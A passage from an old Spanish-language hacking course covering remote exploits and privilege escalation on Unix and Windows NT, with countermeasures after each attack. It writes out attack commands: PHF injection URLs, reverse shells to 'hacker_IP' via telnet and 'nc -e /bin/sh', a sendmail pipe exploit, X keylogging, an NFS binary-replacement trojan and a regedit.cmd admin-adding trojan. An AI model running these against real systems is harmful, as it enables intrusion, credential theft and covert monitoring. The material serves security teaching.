
#### **NO ESCRIBIR EL PASSWORD EN PAPEL.**


No contarle el propio password a otras personas (a veces pasa).

Asegurarse que no existan cuentas con alto privilegio que tengan passwords por defecto (ver el bug del paquete Piranha en RedHat 6.2 standard, la información está disponible en BugTraq).

La segunda amenaza en importancia son los xploits basados en situaciones de buffer overflow.

Un buffer overflow es un error que ocurre cuando un programa tiene malas prácticas de programación y no valida adecuadamente la entrada del usuario (que puede ser un ser humano o un programa escrito al efecto), ocasionando que se supere la capacidad del stack asignado, rompiéndose el código. Hasta aquí lo que se pierde es la funcionalidad del programa, pero lo peor es que existe la posibilidad de forzar a que el programa al romperse ejecute un código arbitrario (típicamente un shell) con los privilegios del programa que se cae (en general root). Resultado: un shell como root en el sistema remoto.

El gráfico adjunto intenta ilustrar este proceso. La idea es “pisar” los bytes de la dirección de retorno de la función para que apunten a SHELLCODE.



En algunos casos no se obtiene un shell, pero puede forzarse la ejecución de comandos, preparando el camino para otros ataques más sofisticados.

Para los interesados en la faceta técnica de todo esto, existe un artículo de Aleph One, el moderador de BugTraq, en <http://www.2600.net/phrack/p49-14.html>

### **Contramedidas:**

Desde el punto de vista del usuario final, la única contramedida factible es aplicar los parches a cualquier programa xploteable que se detecte. La forma más rápida de enterarse es monitorear diariamente BugTraq (<http://online.securityfocus.com>).

Minimizar en lo posible el uso de programas con el bit SUID seteado y los servicios que corren como root.

Como administradores Linux podemos elegir las siguientes dos alternativas:

- parche al kernel de OpenWall (<http://www.openwall.com>): es un parche que prohíbe la ejecución de código en el stack (entre otras cosas). La situación de buffer overflow se sigue produciendo, pero no puede ejecutarse código arbitrario.
- StackGuard: es un compilador gcc modificado, que inserta unos bytes de "checksum" (llamados canary word) al final de cada buffer. Si se detecta que el checksum ha sido modificado el programa termina sin dar la posibilidad de ejecutar más código. Este compilador es desarrollado por la gente de la distribución de Linux Immunix (<http://www.immunix.com>), que es una distro completamente compilado con StackGuard.

Otra amenaza son los ataques de input validation, en los cuales se aprovecha que un programa no parsea adecuadamente los argumentos brindados como entrada, lo cual en ocasiones lleva a la ejecución de código o comandos arbitrarios.

El máximo ejemplo de una vulnerabilidad de este tipo sucedió en 1996, cuando Jennifer Myers identificó y reportó una vulnerabilidad en el script PHF de Apache y el server web NCSA, que permitía pasarle argumentos arbitrarios tales como 'cat /etc/passwd'. Cabe recordar que esto sucedía en una época donde no se usaban aún los shadow passwords, de modo que cualquier máquina con el script PHF permitía el acceso a la base de datos de passwords encriptados, siendo trivial el proceso consiguiente de crackeo.

Esta vulnerabilidad PHF se basaba en que el script no parseaba bien los argumentos, dentro de los cuales podía pasarse un carácter nueva línea (%0a), y cualquier cosa que se pusiera luego del carácter nueva línea se ejecutaba con la prioridad (usuario) con que estaba corriendo el server. La siguiente línea permitía ver el archivo de passwords de un sistema \*NIX:

<http://www.mysite.org/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd>

Ya que el archivo de passwords es world readable, cualquiera podía leerlo (y esto en una época donde aún no se utilizaban shadow passwords!).

A lo largo de los años han surgido algunas otras vulnerabilidades de este tipo, tal vez no tan desastrosas como la primera, ya que luego del ataque PHF la comunidad ya estaba preparada para otros errores.

*NOTA: lamentablemente esto no es cierto para todos los sistemas operativos. IIS 4.x y 5.x sufrieron una vulnerabilidad de este tipo conocida como "IIS UNICODE Directory Traversal" (buscar en <http://online.securityfocus.com>) que permitía "navegar" por todo el disco del NT/2000, obtener cualquier archivo, y aún la ejecución de comandos.*

### **Contramedidas:**

Son válidas exactamente las mismas consideraciones que para el caso de los buffer overflows.

Auditar el propio sistema con Nessus o alguna herramienta similar, que detectan las vulnerabilidades conocidas de input validation.

Otra vulnerabilidad no demasiado conocida es la vulnerabilidad de la cadena de formato (format string vulnerability), que se da en ciertas funciones del lenguaje C que se utilizan para manejo de cadenas de caracteres (strings). Un ejemplo sería el siguiente uso de la función `sprintf()`:

```
sprintf(%s, arg);      /* uso correcto */
sprintf(arg);          /* uso incorrecto */
```

En el segundo caso no se provee el argumento `%s`, que corresponde al formato con el cual se desea imprimir la cadena `arg`. Si `arg` es una cadena de texto literal se imprimirá sin problemas (a lo sumo aparecerá algún warning al compilar), pero si contiene caracteres de control de formato se pueden obtener resultados no deseados (una cadena de formato adecuadamente preparada puede llegar inclusive a ejecutar código arbitrario).

### **Contramedidas:**

Son válidas exactamente las mismas consideraciones que para el caso de los buffer overflows en lo que respecta a instalación de parches y actualizaciones.

La gente de la distribución Immunix (<http://www.immunix.com>) provee en sus últimas versiones una librería glibc modificada, llamada Format Guard, que no permite compilar las funciones de manejo de strings si no se proveen los dos argumentos necesarios según el estándar.

Suponiendo que los métodos anteriores hayan permitido la ejecución de determinados comandos, pero no hayamos obtenido un shell interactivo, lo siguiente a intentar es aprovechar vulnerabilidades del sistema X Window.

Recordemos que X abre puertos arriba del 6000 cuando está instalado, y estos puertos muchas veces son olvidados al armar las reglas de firewalling.

El mejor amigo del atacante es el programa xterm, ya que puede utilizarse para abrir una terminal en el server atacado, pero mostrándose en la pantalla X del atacante.

La sintaxis para lograr esto es:

```
/usr/X11R6/bin/xterm -ut -display hacker_IP:0.0
```

Lo cual podría lograrse con la siguiente línea en un sistema que tuviera el ataque de input validation PHF:

```
http://www.mysite.org/cgi-bin/phf?Qalias=x%0a/usr/X11R6/bin/xterm%20-ut%20-display%20hacker_IP:0.0
```

Simplemente se reemplazan los espacios por %20 (su representación hexadecimal). Para que funcionen las vulnerabilidades de X, el sistema tiene que tener mal configurada la seguridad mediante `xhost` (muchas veces viene mal configurada de fábrica, permitiendo acceso irrestricto).

Otras vulnerabilidades explotan la facilidad que brinda X de conectarse remotamente al ser una aplicación cliente/servidor (en ocasiones es necesario que el sistema remoto esté mal configurado, o que logremos ejecutar un `'xhost +'` en dicho sistema, en otros casos alcanza con que nosotros ejecutemos `'xhost +'` en nuestro sistema para poder recibir la aplicación gráfica remota).

Una buena forma de identificar máquinas con `'xhost +'` habilitado es usando `xscan`, disponible en Internet, que puede escanear una subred entera en busca de servidores X receptivos, logueando todas las teclas presionadas a un archivo de log:

```
# xscan linux10
Scanning hostname linux10 ...
Connecting to linux10 (10.0.0.10) on port 6000...
Connected.
Host linux10 is running X.
Starting keyboard logging of host linux10:0.0 to file KEYLOGlinux10:0.0...
```

Ahora todas las teclas presionadas se guardan en el archivo `'KEYLOGlinux10:0.0'`.

```
# tail -f KEYLOGlinux10:0.0
su -
[Shift_L]Superman[Shift_R]!
```

Un simple comando `tail` sobre el archivo de log nos muestra lo que está siendo tipeado en tiempo real, en este ejemplo vemos el password de root. Inclusive nos muestra la presión de las teclas SHIFT.

También pueden descubrirse las ventanas activas en el sistema remoto con el comando `xlswins`:

```
# xlswins -display remotehost:0.0 | grep -i netscape
0x1000001      (Netscape)
0x1000246      (Netscape)
0x1000561      (Netscape: OpenBSD)
```

Con esto conocemos los ID de las ventanas del Netscape, que afortunadamente estaba activo.

*NOTA: es prácticamente imposible encontrar en Internet el programa `xlswins`, pero afortunadamente el programa `xlsclients`, que suele venir con las distribuciones, cumple prácticamente la misma funcionalidad.*



Ahora podemos visualizarlo en nuestro propio escritorio con el comando `xwatchwin`, disponible en Internet:

```
# xwatchwin remotehost -w 0x1000561
```

Al proveer el ID de la ventana podemos monitorearla en nuestro propio escritorio sin que nadie detecte nuestra actividad, en tiempo real.

Aún cuando la protección por 'xhost -' esté activa podremos obtener una captura de pantalla de las ventanas activas con:

```
# xwd -root -display remotehost:0.0 > dump.xwd
```

*NOTA: necesitaremos 'xhost +' en nuestro sistema para recibir la captura de pantalla.*

Y podemos finalmente visualizarlo con:

```
# xwud -in dump.xwd
```

*NOTA: el comando `xwud` fallará si el tamaño en pixels de la pantalla remota es mayor que la nuestra, en este caso podemos utilizar `ee` (Electric Eyes) o algún otro visualizador de gráficos con el mismo fin.*

### **Contramedidas:**

#### **No instalar X Window en un server.**

De necesitar instalarlo leer la documentación del comando `xhost` para setear adecuadamente la seguridad.

Cubrir los puertos 6000-6063 con el firewall.

Un método comúnmente utilizado cuando podemos ejecutar comandos pero no está instalado X, es la creación de un telnet inverso.

El telnet inverso se crea utilizando el comando `nc` (NetCat), y podemos confiar en que prácticamente cualquier Linux lo incluye.

La idea es crear 2 netcats escuchando en dos puertos diferentes en nuestra máquina, de tal forma de poder ver de nuestro lado lo que tipeamos en una ventana, y lo que sucede en otra. Luego simplemente se lanzan dos telnets en el sistema remoto, en una cadena de pipes a y desde un shell.

Veamos cómo armarlo:

- en primer lugar lanzar 2 netcats en nuestro sistema, utilizando 2 puertos que el sistema remoto pueda acceder, usualmente los sistemas tienen permitido salir a través de las firewalls a puertos tales como el 80 (web) y 25 (sendmail), por lo cual debemos estar seguros que nuestro sistema tenga esos 2 puertos libres (es decir que no estemos corriendo Apache ni Sendmail) y ejecutar:

```
nc -l -n -v -p 80
nc -l -n -v -p 25
```

- luego hay que ejecutar lo siguiente en el site remoto (por ejemplo mediante PHF):

```
/bin/telnet hacker_IP 80 | /bin/sh | /bin/telnet hacker_IP 25
```

Lo que logramos es que un telnet se conecte a uno de nuestros netcats en el puerto 80, allí será donde nosotros tipeemos nuestros comandos.


Nuestros comandos pasan con un pipe a /bin/sh (uno de los shells).

La salida de los comandos pasa con un pipe a nuestro otro netcat, en el puerto 25, que es donde veremos los resultados de los mismos.

Similar en concepto a un IRC, pero con dos ventanas ;-)

La idea de utilizar puertos comunes, tales como 80 y 25 es que son puertos HACIA LOS CUALES los firewalls suelen permitir el tráfico saliente (obviamente puede ser el 53, 21, o cualquier otro que supongamos que el firewall permita), como nosotros iniciamos la conexión desde adentro en muchas ocasiones el firewall no nos afectará.

El siguiente gráfico ilustra este concepto:



También puede estudiarse el uso de netcat, ya que puede utilizarse en el sistema remoto para lograr algo parecido al telnet inverso (usando el flag -e, usualmente no soportado en Linux, justamente por seguridad, pero podemos compilar un NetCat que lo soporte).

El proceso es el siguiente:

- en nuestro sistema ponemos un netcat a la escucha

```
nc -l -n -v -p 80
```

- y en el sistema remoto ejecutamos

```
nc -e /bin/sh hacker_IP 80
```

*NOTA: si reemplazamos /bin/sh por cmd.exe tenemos el uso del NetCat para Windows.*

### **Contramedidas:**

Se va dificultando la aplicación de contramedidas con los ataques a medida que van ganando en sofisticación, pero pueden eliminarse los comandos telnet y nc del sistema.

En caso de necesitar un acceso tipo telnet usar SSH.

Es factible utilizar un back channel con autenticación, pero es infinitamente más difícil que un reverse telnet.

Otros ataques remotos implican el abuso de tftp, ya mencionado, y el uso de xpoits específicos de FTP y sendmail, que son los más comunes.

Los xpoits de FTP se dividen en aquellos que requieren que el servidor tenga un directorio donde el usuario anónimo pueda escribir, y aquellos que aprovechan la vulnerabilidad SITE EXEC (por ejemplo el wu-ftpd 2.6.0 que viene con el Red Hat 6.2 original) que no lo requieren.

Un ejemplo de un xpoit viejo de sendmail era la posibilidad de utilizar pipes para enviar a sendmail comandos para ser ejecutados, se utilizaban con un simple telnet al puerto 25 como puede verse en el siguiente diálogo de ejemplo:

```
helo
mail from: |
rcpt to: bounce
data
.
mail from: bin
rcpt to: | sed '1,/^\$/d' | sh
data
```

donde se le pasan argumentos al shell 'sh' mediante pipes.

### **Contramedidas:**

Utilizar el último FTP, siempre aplicarle cualquier parche que salga, no habilitar la subida de archivos y de ser necesario conectar un FTP a Internet habilitar únicamente el acceso anónimo.

Con sendmail utilizar siempre la última versión con los parches, o directamente reemplazarlo por alguna alternativa más segura como por ejemplo Qmail (<http://www.qmail.org>).

Otros xpoits que se encuentran fácilmente hacen uso de vulnerabilidades inherentes del portmapper.

Hay que tener en cuenta que el portmapper no fue desarrollado originalmente con la seguridad en mente.

Existe una versión llamada Secure RPC, que permite brindar un poco más de seguridad a los servicios que utilizan el portmapper.

Las vulnerabilidades del portmapper hacen conveniente NO usar cualquier servicio que lo necesite, pero desgraciadamente hay servicios importantes, como NFS, NIS y mcserv que lo necesitan.

En el caso puntual de NFS existe una interesante herramienta llamada `nfsshell` (<ftp://ftp.cs.vu.nl/pub/leendert/nfsshell.tar.gz>) que permite browsear el NFS con un cliente similar al cliente FTP de consola o el smbclient. Inclusive permite que cambiemos el UID/GID que estamos utilizando para browsear (usualmente no podemos usar 0, ya que la mayoría de los NFS no permiten montar algo como root en su configuración por defecto).

El primer paso es chequear que NFS esté activo:

```
#rpcinfo -p 192.168.2.34
      program    vers  proto port
100000      4      tcp   111      rpcbind
100000      3      tcp   111      rpcbind
```

100000	2	tcp	111	rpcbind
100000	4	udp	111	rpcbind
100000	3	udp	111	rpcbind
100000	2	udp	111	rpcbind
100005	1	udp	32845	mountd
100005	2	udp	32845	mountd
100005	3	udp	32845	mountd
100005	1	tcp	32811	mountd
100005	2	tcp	32811	mountd
100005	3	tcp	32811	mountd
100003	2	udp	2049	nfs
100003	3	udp	2049	nfs
100003	2	tcp	2049	nfs
100003	3	tcp	2049	nfs

Haciendo el query al portmapper podemos ver que mountd y nfs están activos. Luego intentamos ver la lista de exports:

```
# showmount -e 192.168.2.34
Export list for 192.168.2.34:
/      (everyone)
/usr  (everyone)
```

Terriblemente mal configurado: exporta sin limitaciones el directorio raíz y los binarios. (Aunque parezca mentira esto no es tan descabellado, antaño solía exportarse el directorio raíz para que lo utilizaran las terminales bobas sin disco rígido, y exportar el /usr es una forma de instalar el software una sola vez en un servidor y que lo puedan utilizar todos los clientes).

El uso consiguiente de nfsshell sería como en este ejemplo:

```
# nfs

nfs> help
host <host> - set remote host name
uid [<uid> [<secret-key>]] - set remote user id
gid [<gid>] - set remote group id
cd [<path>] - change remote working directory
lcd [<path>] - change local working directory
cat <filespec> - display remote file
ls [-l] <filespec> - list remote directory
get <filespec> - get remote files
df - file system information
rm <file> - delete remote file
ln <file1> <file2> - link file
mv <file1> <file2> - move file
mkdir <dir> - make remote directory
rmdir <dir> - remove remote directory
chmod <mode> <file> - change mode
put <local-file> [<remote-file>] - put file
mount [-upTU] [-P port] <path> - mount file system
umount - unmount remote file system
umountall - unmount all remote file systems
export - show all exported file systems
dump - show all remote mounted file systems
```

```
status - general status report
help - this help message
quit - its all in the name
bye - good bye
handle [<handle>] - get/set directory file handle
mknod <name> [b/c major minor] [p] - make device
```

Ahora nos conectamos al servidor remoto:

```
nfs> host 192.168.2.34
Using a privileged port (1022)
Open 192.168.2.34 (192.168.2.34) TCP
```

Listamos los file systems que está exportando:

```
nfs> export
Export list for 192.168.2.34:
/ everyone
/usr everyone
```

Montamos / para acceder a todo el filesystem:

```
nfs> mount /
Using a privileged port (1021)
Mount '/', TCP, transfer size 8192 bytes.
```

Chequeamos el status de la conexión y averiguamos el UID con que hemos iniciado la conexión:

```
nfs> status
User id      : -2
Group id     : -2
Remote host  : '192.168.2.34'
Mount path   : '/'
Transfer size : 8192
```

El sistema no permite montar filesystems como UID 0, despues vemos cómo podemos obtener mejores privilegios que los actuales. De momento podemos listar el /etc/passwd, ya que es world readable:

```
nfs> cd /etc

nfs> cat passwd
root:x:0:1:Super-User:/root:/bin/bash
daemon:x:1:1:::/:
bin:x:2:2::/usr/bin:
... etc ... etc ...
```

Podemos obtener de esta forma los userIDs, pero no los passwords encriptados ya que el sistema utiliza shadow passwords.

No podemos crackear los passwords, y no podemos montar el filesystem como root, pero al menos podemos obtener interesantes privilegios cambiando nuestro UID y viendo qué cosas están mal configuradas en el sistema remoto. El usuario daemon tiene potencial, pero bin (UID = 2) puede tener acceso como owner a los binarios (dentro del directorio /usr):

```
nfs> mount /usr
Using a privileged port (1022)
Mount '/usr', TCP, transfer size 8192 bytes.
```

```
nfs> uid 2
```

```
nfs> gid 2
```

```
nfs> status
User id      : 2
Group id     : 2
Remote host  : '192.168.2.34'
Mount path   : '/usr'
Transfer size : 8192
```

Llegados a este punto podemos arrancar una xterm o instalar un back telnet a nuestro sistema reemplazando algún ejecutable. Por ejemplo in.ftpd:

```
#!/bin/sh
/usr/X11R6/bin/xterm -display 10.0.0.11:0.0 &
```

Y subimos nuestro in.ftpd, reemplazando el existente:

```
nfs> cd /sbin
nfs> put in.ftpd
```

Finalmente permitiremos la conexión al servidor X desde nuestro lado con:

```
# xhost +192.168.2.34
# ftp 192.168.2.34
```

Al intentar iniciar el ftp arrancaremos la xterm remota, voilá ;-)

*NOTA: las distribuciones más modernas tienen a root como owner de prácticamente todos los directorios del sistema.*

### **Contramedidas:**

No utilizan ningún servicio no necesario.

Cubrir con firewall el portmapper y otros puertos que correspondan a los servicios que necesitemos utilizar en el perímetro de la red.

# Parte 5





## Quinto paso: Escalate Privilege (Escalar privilegios)

En este paso veremos cuáles son los mecanismos usualmente utilizados para obtener prioridades más altas dentro del sistema, una vez que se logró el ingreso al mismo (típicamente con una cuenta de usuario común).

Nuevamente, y por los mismos motivos que en el paso 4, dividiremos el apunte en dos secciones, apuntando a Windows NT (con algún que otro comentario sobre Windows 2000) y Linux/UNIX.

### Windows NT

#### "The Quest for Administrator"

La primer regla a tener en mente acerca de la seguridad en NT es que un intruso remoto no es nadie si no es Administrator. Como se mencionará más adelante, NT no provee la capacidad de ejecutar comandos remotamente (excepto con algunos xploits), e inclusive aunque lo permitiera, el login interactivo a un NT Server está restringido a unas pocas cuentas administrativas, limitando severamente la habilidad de usuarios remotos (que no sean del grupo Admins) de hacer daño. Por lo tanto, el atacante experimentado buscará las cuentas equivalentes al Administrator como tiburones acercándose a una presa herida desde millas de océano.

--- Hacking Exposed (traducción libre ;-)

Una vez accedido un sistema con cuenta de usuario común, es necesario por todos los medios obtener una cuenta con alto privilegio, como Administrator, o al menos Domain Operator, Server Operator o Backup Operator, ya que son las únicas que tienen permitido el login interactivo en los NT Servers que actúan como Domain Controllers (salvo que realmente esté todo MUY mal configurado).

Windows NT es un sistema realmente sólido desde la perspectiva de escalada de privilegios a nivel dominio, ya que un NT Server no ejecuta nunca código de usuario en forma local, sino en la workstation remota. Para burlar esto se han desarrollado ingeniosos mecanismos. A continuación detallaré los más conocidos.

*NOTA: una excepción son los Terminal Servers.*

Sin lugar a dudas el mejor método para obtener datos que permitan elevar nuestros privilegios es netamente no-técnico: revisar la información al alcance del usuario con que hayamos logrado entrar. Este método se conoce como "hoovering information", basado en una marca de aspiradoras ;-)

Con la herramienta srvinfo del NTRK podemos enumerar los shares disponibles, intentaremos conectarnos a todos ellos, y revisaremos cualquier archivo al alcance de la mano.

Un editor hexadecimal suele ayudar para mirar archivos binarios, que a veces contienen información interesante dentro.

Los archivos .bat y .cmd a veces también contienen información interesante. Es bueno hacer al menos una búsqueda de la cadena "password" en todos los archivos.

### **Contramedidas:**

No existe ninguna herramienta que impida los errores humanos, de modo que la única contramedida posible contra el hoovering es conectarnos como si fuéramos el atacante (desde una cuenta no privilegiada) y ver qué se puede encontrar.

Pasando ya a algo más técnico, mencionaremos una herramienta llamada `getadmin` (<http://www.ntsecurity.net/security/getadmin.htm>) que permite agregar un usuario al grupo Administrators local.

El mecanismo utilizado por `getadmin` se denomina “DLL injection”, y consiste en insertar su propio código en RAM dentro de un DLL que tenga alto privilegio, típicamente el proceso `winlogon`.

El poder de `getadmin` es reducido, ya que debe ser ejecutado localmente. La sintaxis utilizada es:

```
getadmin <user_name>
```

El usuario en cuestión es agregado al grupo Administrators local, pero recién obtendrá sus privilegios extra después de hacer logoff y loguearse nuevamente.

En algunos casos necesitaremos utilizar algún ataque DoS (Denial of Service) para que el operador se vea obligado a reiniciar el server (lo cual probablemente no le llame demasiado la atención ;-)

Una buena forma de chequear si se obtuvieron los privilegios es intentar correr el Disk Administrator de las Common Administrative Tools, que solo puede ser corrido por un miembro del grupo Administrators.

### **Contramedidas:**

El error que aprovechaba el `getadmin` fue solucionado por un parche posterior al SP3. Existen rumores de la existencia de un programa llamado `crash4` que indican que permite hacer lo mismo que el `getadmin`, aún con el parche instalado, sin embargo no he logrado que funcione sobre un SP6a (aparentemente, y por su nombre, es aplicable a sistemas NT con SP4).

Otro programa con la misma funcionalidad que `getadmin`, pero que técnicamente trabaja diferente es el programa `sechole` (viene de SECURITY HOLE).

Este programa modifica las instrucciones en RAM de la llamada API `OpenProcess` de modo de poder anexarse a un proceso de alto privilegio.

El código completo de `sechole` y una descripción detallada pueden encontrarse en <http://www.ntsecurity.net/security/sechole.htm>

Como `getadmin`, `sechole` debe ejecutarse localmente, pero existe la posibilidad de ejecutarlo mediante un xexploit del IIS similar en concepto a la vulnerabilidad PHF ya mencionada.

Una versión más moderna de `sechole`, llamada `secholed`, permite agregar un usuario al grupo Domain Admins.

### **Contramedidas:**

Microsoft sacó un parche para evitar la vulnerabilidad aprovechada por el `sechole`. Hasta donde yo sé es un fix puntual, y no fué incluido en los SP (hasta el SP5, fue incluido en el SP6), pero es conveniente buscar la información detallada en el site de Microsoft.

También pueden utilizarse troyanos (que cubriremos en detalle más adelante) para intentar capturar información importante que nos permitirá escalar privilegios.

Un ejemplo de un troyano “casero” sería, por ejemplo, renombrar el `regedit.exe`, y crear un `regedit.cmd` en el cual pondríamos:

```
net localgroup administrators <user> /add
```

o algo conceptualmente similar.

Para que sea realmente fino deberíamos renombrar el `regedit` con su nombre original y eliminar el `.cmd` (el summum sería después de esto lanzar el `regedit` ;-)

Un ataque así produce un breve parpadeo de la pantalla al lanzarse el script, pero muchas veces el administrador estará tan ocupado que no le prestará atención (sobre todo si al final se abre el `regedit` igual ;-)

*NOTA: dado que un usuario común tal vez no pueda renombrar el `regedit.exe`, hay que tomar en cuenta el PATH de búsqueda de los ejecutables, si existe un `regedit.cmd` en la raíz del disco, y se intenta ejecutar el `regedit` desde el menú de inicio->ejecutar, se ejecutará primero el `regedit.cmd` ;-)*

### **Contramedidas:**

Contra muchos troyanos estándar existen contramedidas que mencionaremos al tratar el tema. Contra nuestro “troyano casero” solo sirve prestar atención a comportamientos extraños, ventanas que parpadean y se cierran enseguida, y en general cualquier cosa anormal que veamos.

El último punto a mencionar como aprovechable son las keys ejecutables de la registry. Típicamente son las siguientes:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\AeDebug
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon
```

Aunque puede que exista alguna otra que escapa a mi memoria.

Todos los ejecutables que se logren colocar dentro de una de estas keys se autoejecutarán durante los arranques de sistema, por lo cual son potencialmente interesantes.

*NOTA: la ubicación Inicio->Programas->Inicio es muy prometedora también...*

### **Contramedidas:**

No hay recetas mágicas. Hay que auditar la registry de tanto en tanto y ver si no aparece algo extraño.

Como dato interesante: yo uso NT Workstation con SP4 y puedo agregar ejecutables a algunas de las keys sin mayores problemas.

Un excelente xpl0it local que funcionaba con un mecanismo de inyección de código en procesos de alto privilegio en RAM (al lsass.exe) es el programa hk.exe (<http://www.nmrc.org>), que nos permite ejecutar código con los privilegios del usuario SYSTEM (podemos ejecutar el getadmin y sus amigos) **AUN CON EL SP6a**. Existe un Hot Fix posterior a dicho Service Pack (¿siguen esperando el SP7?).

Como se habrá notado, la escalación de privilegios en Windows NT es bastante difícil salvo que el sistema esté bastante mal configurado (por ejemplo sin los Service Packs y Hot Fixes adecuados).

### **Contramedidas:**

Aplicar el Hot Fix pertinente.

Existe una herramienta de Microsoft llamada hfcheck que teóricamente permite auditar un sistema para ver qué hot fixes faltan, pero he observado que en ocasiones no informa sobre determinados hot fixes faltantes, así que no confiaría 100% en ella.

## **UNIX/Linux**

### **"The Quest for root"**

En 1969, Ken Thompson, y más tarde Denis Richie, de AT&T decidieron que el proyecto MULTICS (Multiplexed Information and Computing System) no estaba progresando tan rápido como ellos querían. Si decisión de crear un nuevo sistema operativo llamado UNIX cambio para siempre el mundo de la computación. UNIX fue desarrollado como un sistema potente, robusto, multiusuario que era excelente corriendo programas, en particular pequeños programas llamados herramientas (tools). La seguridad no fue una de las características primarias del diseño de UNIX, aunque UNIX tiene una gran dosis de seguridad si está adecuadamente implementado. La promiscuidad de UNIX es un resultado de su desarrollo y la mejora del kernel del sistema operativo abiertos, así como de las pequeñas herramientas que hacen tan poderoso a este sistema operativo. Los primeros entornos UNIX estaban ubicados dentro de los laboratorios de la Bell o en universidades donde la seguridad estaba controlada principalmente por medios físicos. Por esto se consideraba que cualquiera que tenía acceso físico a un sistema UNIX era alguien autorizado. En algunos casos ni siquiera se tomaban precauciones con el uso de los passwords de root por resultar molesto.

Si bien UNIX y sus derivados han evolucionado considerablemente en los últimos 30 años, la pasión por UNIX y por la seguridad de UNIX no ha disminuido. Muchos fanáticos desarrolladores y hackers analizan minuciosamente el código fuente en busca de vulnerabilidades. Se considera una "medalla de honor" poder informar sobre una nueva vulnerabilidad en listas de correo como BugTraq (<http://online.securityfocus.com>). Recordar siempre que UNIX tiene solamente dos niveles de acceso: el superpoderoso root y todos los demás. No hay sustituto para root!

--- Hacking Exposed (traducción libre ;-)

En sistemas \*NIX, una vez que se logró acceso local como cualquier usuario normal o de sistema, la situación es ligeramente mejor que en NT, ya que tenemos la posibilidad de correr comandos localmente.

Como primer paso en la escalación de privilegios mencionaré otra vez el tema de los passwords inadecuados.

Uno puede muchas veces lograr acceso local con una cuenta de bajo privilegio mediante un xpl0it remoto, pero una vez que logra dicho acceso puede leer tranquilamente el archivo `/etc/passwd`, ya que es (y debe ser) world readable.

Obviamente si el sistema utiliza shadow passwords no obtendremos los passwords encriptados para intentar crackearlos, pero al menos dispondremos de todos los user IDs del sistema, y si se cargaron datos en los campos GECOS de más información aún.

Si el sistema no llega a utilizar shadow passwords podremos copiar todo el `/etc/passwd` a un sistema propio y crackearlo a placer. Este tema lo veremos en detalle en el módulo 6.

### **Contramedidas:**

Las mismas ya mencionadas anteriormente: tener buenos passwords y auditarlos de tanto en tanto con un crackeador. Cualquier password que se pueda crackear en pocas horas está mal elegido (veremos más sobre esto en el módulo siguiente).

Verificar que las cuentas que no deban tener la posibilidad de hacer login interactivo tengan un binario inocuo en el campo shell del `/etc/passwd`

Utilizar shadow passwords a toda costa.

La verdadera panacea si logramos acceso local es el uso de xploits locales (que se encuentran en las mismas fuentes que los xploits remotos ya mencionados).

Los tipos de xploits varían desde aquellos que utilizan algún tipo de buffer overflow, hasta algunos que aprovechan errores de los programas que escriben archivos temporales sin chequear si ya existen o no, y si son un verdadero archivo o un link a otro archivo.

Un ejemplo de un buffer overflow local fue detectado en mayo de 1999 por la gente de Shadow Penguin Security. Consistía en un buffer overflow xpl0iteable dentro de la principal librería del sistema: `glibc`, siempre que utilizara la variable de entorno `LC_MESSAGES`.

Obviamente este xpl0it era particularmente detestable, ya que al estar asociado a una librería del sistema (a la principal de ellas) que se linkeaba dinámicamente con muchos ejecutables, era aprovechable casi desde cualquier punto del sistema.

El proceso para xpl0itear era el mismo que para un xpl0it remoto: había que obtener el código fuente del xpl0it y compilarlo, lo cual usualmente no es sencillo ni mucho menos ya que los que programan los xploits los deshabilitan ligeramente para que no sean utilizados por cualquiera.

Una vez compilado satisfactoriamente el proceso de xplit en si demoraba milisegundos. Era cuestión de ejecutar el xplit conjuntamente con cualquier programa con SUID. El proceso se rompía al excederse los buffers y terminábamos con un shell (`/bin/sh`) como root.

### **Contramedidas:**

No hay mucho que hacer como usuario normal.

Podemos auditar nuestros programas con SUID, tal vez mediante paquetes como Tripwire (disponible en el site de RedHat, lo trataremos más adelante cuando veamos troyanos) para ver que no aparezca ninguno nuevo.

Obviamente remover el SUID de aquellos programas que no lo necesiten realmente.

Técnicamente se puede parchar el kernel para que no permita la ejecución de código desde el stack. Existen algunos parches para esto, pero es relativamente dificultosa su instalación (<http://www.openwall.com>), así como el compilador Stack Guard ya mencionado anteriormente (<http://www.immunix.com>).

Es preferible estar al tanto de nuevos xpoits y parchar inmediatamente los paquetes vulnerables.

Otro tipo de xpoits utiliza la posibilidad que brindan algunos programas con errores de escribir sobre links que apuntan a archivos del sistema. Es bastante difícil xpoitear estas situaciones, que en teoría funcionan como sigue:

